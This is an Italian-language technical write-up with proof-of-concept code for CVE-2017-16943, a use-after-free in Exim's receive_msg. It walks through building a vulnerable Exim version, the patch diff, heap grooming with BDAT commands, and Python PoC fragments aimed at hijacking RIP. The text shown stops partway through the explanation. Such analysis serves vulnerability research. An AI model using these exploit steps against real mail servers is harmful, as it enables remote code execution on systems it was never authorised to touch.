 beraphin/cve-2017-16943
Analisi tecnica e proof-of-concept per CVE-2017-16943, un use-after-free nella funzione receive_msg di Exim, che dimostra manipolazione dell'heap e hijacking del RIP.

git clone https://github.com/Exim/exim.git
git checkout 01c594601670c7e48e676d6c6d32d0f0084067fa
cd ./exim/src
mkdir Local
wget "https://bugs.exim.org/attachment.cgi?id=1051" -O Makefile
Modificare le variabili di percorso e il nome utente nel Makefile
cd ..
make -j8
sudo make install
Dopo l'installazione, modificare accept hosts = : in accept hosts = * nel file di configurazione.
Eseguire:
exim -bdf -d-receive
Questa vulnerabilità è un UAF (Use-After-Free) che si verifica nella funzione receive_msg in receive.c, utilizzata per ricevere input dal client. Visualizzare il record della patch:
 src/src/receive.c | 7 ++++---
 1 file changed, 4 insertions(+), 3 deletions(-)

diff --git a/src/src/receive.c b/src/src/receive.c
index e7e518a..d9b5001 100644
--- a/src/src/receive.c
+++ b/src/src/receive.c
@@ -1810,8 +1810,8 @@ for (;;)
   (and sometimes lunatic messages can have ones that are 100s of K long) we
   call store_release() for strings that have been copied - if the string is at
   the start of a block (and therefore the only thing in it, because we aren't
-  doing any other gets), the block gets freed. We can only do this because we
-  know there are no other calls to store_get() going on. */
+  doing any other gets), the block gets freed. We can only do this release if
+  there were no allocations since the once that we want to free. */

   if (ptr >= header_size - 4)
     {
@@ -1820,9 +1820,10 @@ for (;;)
     header_size *= 2;
     if (!store_extend(next->text, oldsize, header_size))
       {
+      BOOL release_ok = store_last_get[store_pool] == next->text;
       uschar *newtext = store_get(header_size);
       memcpy(newtext, next->text, ptr);
-      store_release(next->text);
+      if (release_ok) store_release(next->text);
       next->text = newtext;
       }
     }
Qui chiariamo prima il ruolo di alcune variabili globali:

current_block: Il storeblock corrente, quando si utilizza store_get_3 la prossima volta, si cerca prima in questo storeblock di spazio libero.
next_yield: Punta all'indirizzo iniziale del blocco libero in current_block. Di solito, la parte superiore di storeblock è occupata, mentre quella inferiore è libera.
yield_length: La lunghezza di next_yield.
Analizzando il PoC di meh, si può vedere che il programma non patchato può attivare l'UAF attraverso il seguente processo di disposizione dell'heap:
Innanzitutto, nella funzione receive_msg, fare in modo che next->text diventi il buffer iniziale di un storeblock:
Quindi, utilizzare il comando bdat per allocare un buffer sotto questo text.
Perché usare il comando bdat?
In realtà, comandi come auth plain o comandi illegali composti da caratteri non stampabili possono allocare un buffer sotto text, ma altre istruzioni faranno uscire la funzione receive_msg.
Entrando di nuovo in receive_msg, next->text punterà a un'altra area, quindi la vulnerabilità non può essere attivata.
Invece, il comando bdat non fa uscire la funzione receive_msg corrente, questo è molto importante.

Quindi, inviare continuamente caratteri per riempire next_text (inizialmente 0x100), poi il programma eseguirà il punto vulnerabile.
In store_extend, a causa del buffer bdat, non è possibile estendere, quindi viene eseguito store_get ottenendo l'area puntata da next_yield, e poi viene chiamata store_release.
In questa funzione, si controlla solo se il parametro di rilascio è all'inizio di un storeblock, ma non si controlla se ci sono altri buffer dopo di esso, e si libera direttamente lo storeblock.
Questo fa sì che l'indirizzo restituito da store_get sia ancora all'interno di current_block, ma subito dopo current_block viene liberato, causando un UAF.
Qui, insieme al codice PoC, spieghiamo passo dopo passo come dirottare RIP.
ehlo('test')
r.sendline("MAIL FROM:<test@localhost>")
r.recvline()
r.sendline("RCPT TO:<test@localhost>")
r.recvline()
unrec('a'*0x1100+'\x7f')
Prima di tutto, inviamo una grande quantità di dati per fare in modo che yield_length sia minore di 0x130 ma maggiore di 0x30.
Perché è necessario? Guardiamo l'inizio della funzione receive_msg:
...
File: receive.c
1700: received_header = header_list = header_last = store_get(sizeof(header_line));
1701: header_list->next = NULL;
1702: header_list->type = htype_old;
1703: header_list->text = NULL;
1704: header_list->slen = 0;
1705:
1706: /* Control block for the next header to be read. */
1707:
1708: next = store_get(sizeof(header_line));
1709: next->text = store_get(header_size);
...
Si può notare che prima di allocare next->text, vengono allocati due buffer di dimensione sizeof(header_line), che è 0x18.
Quindi, se dopo l'allocazione di questi due blocchi da 0x18 rimane uno spazio yield_length minore di 0x100, allora nell'allocazione di next->text tramite store_get verrà allocato un nuovo storeblock e next->text sarà all'inizio di questo storeblock.
Quindi, inviamo il comando bdat:
r.sendline('BDAT 1')
r.sendline(':BDAT \xdd')
Questo comando contiene un carattere non stampabile che farà chiamare store_get per allocare un buffer per memorizzare il messaggio di errore:
pwndbg> hexdump 0x71d0e0
+0000 0x71d0e0  42 44 41 54  20 5c 33 33  35 00 20 63  68 75 6e 6b  │BDAT│.\33│5..c│hunk│
+0010 0x71d0f0  35 30 31 20  6d 69 73 73  69 6e 67 20  73 69 7a 65  │501.│miss│ing.│size│
+0020 0x71d100  20 66 6f 72  20 42 44 41  54 20 63 6f  6d 6d 61 6e  │.for│.BDA│T.co│mman│
+0030 0x71d110  64 0a 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │d...│....│....│....│
(Anche i comandi illegali contenenti caratteri non stampabili causano l'allocazione di blocchi heap aggiuntivi.)
A questo punto, inviamo continuamente caratteri:
unrec('a'*6 + p64(0xdeadbeef)*(0x1e00/8))
Ora, byte per byte, i caratteri ricevuti vengono inseriti in next->text. Quando l'area libera di 0x100 è piena, viene eseguito il codice vulnerabile per estendere la dimensione di next->text.
Prima si entra in store_extend(next->text, oldsize, header_size) per tentare un'estensione diretta:
File: store.c
266: BOOL
267: store_extend_3(void *ptr, int oldsize, int newsize, const char *filename,
268:   int linenumber)
269: {
270: int inc = newsize - oldsize;
271: int rounded_oldsize = oldsize;
272:
273: if (rounded_oldsize % alignment != 0)
274:   rounded_oldsize += alignment - (rounded_oldsize % alignment);
275:
276: if (CS ptr + rounded_oldsize != CS (next_yield[store_pool]) ||
277:     inc > yield_length[store_pool] + rounded_oldsize - oldsize)
278:   return FALSE;
...
La condizione principale è alle righe 276~277.
La prima condizione verifica se il puntatore da estendere ptr è immediatamente seguito da next_yield.
La seconda condizione verifica se, aggiungendo la dimensione di next_yield (cioè yield_length), è sufficiente.
Ovviamente la prima condizione non è soddisfatta, perché dopo next->text c'è un buffer bdat e solo dopo c'è next_yield.
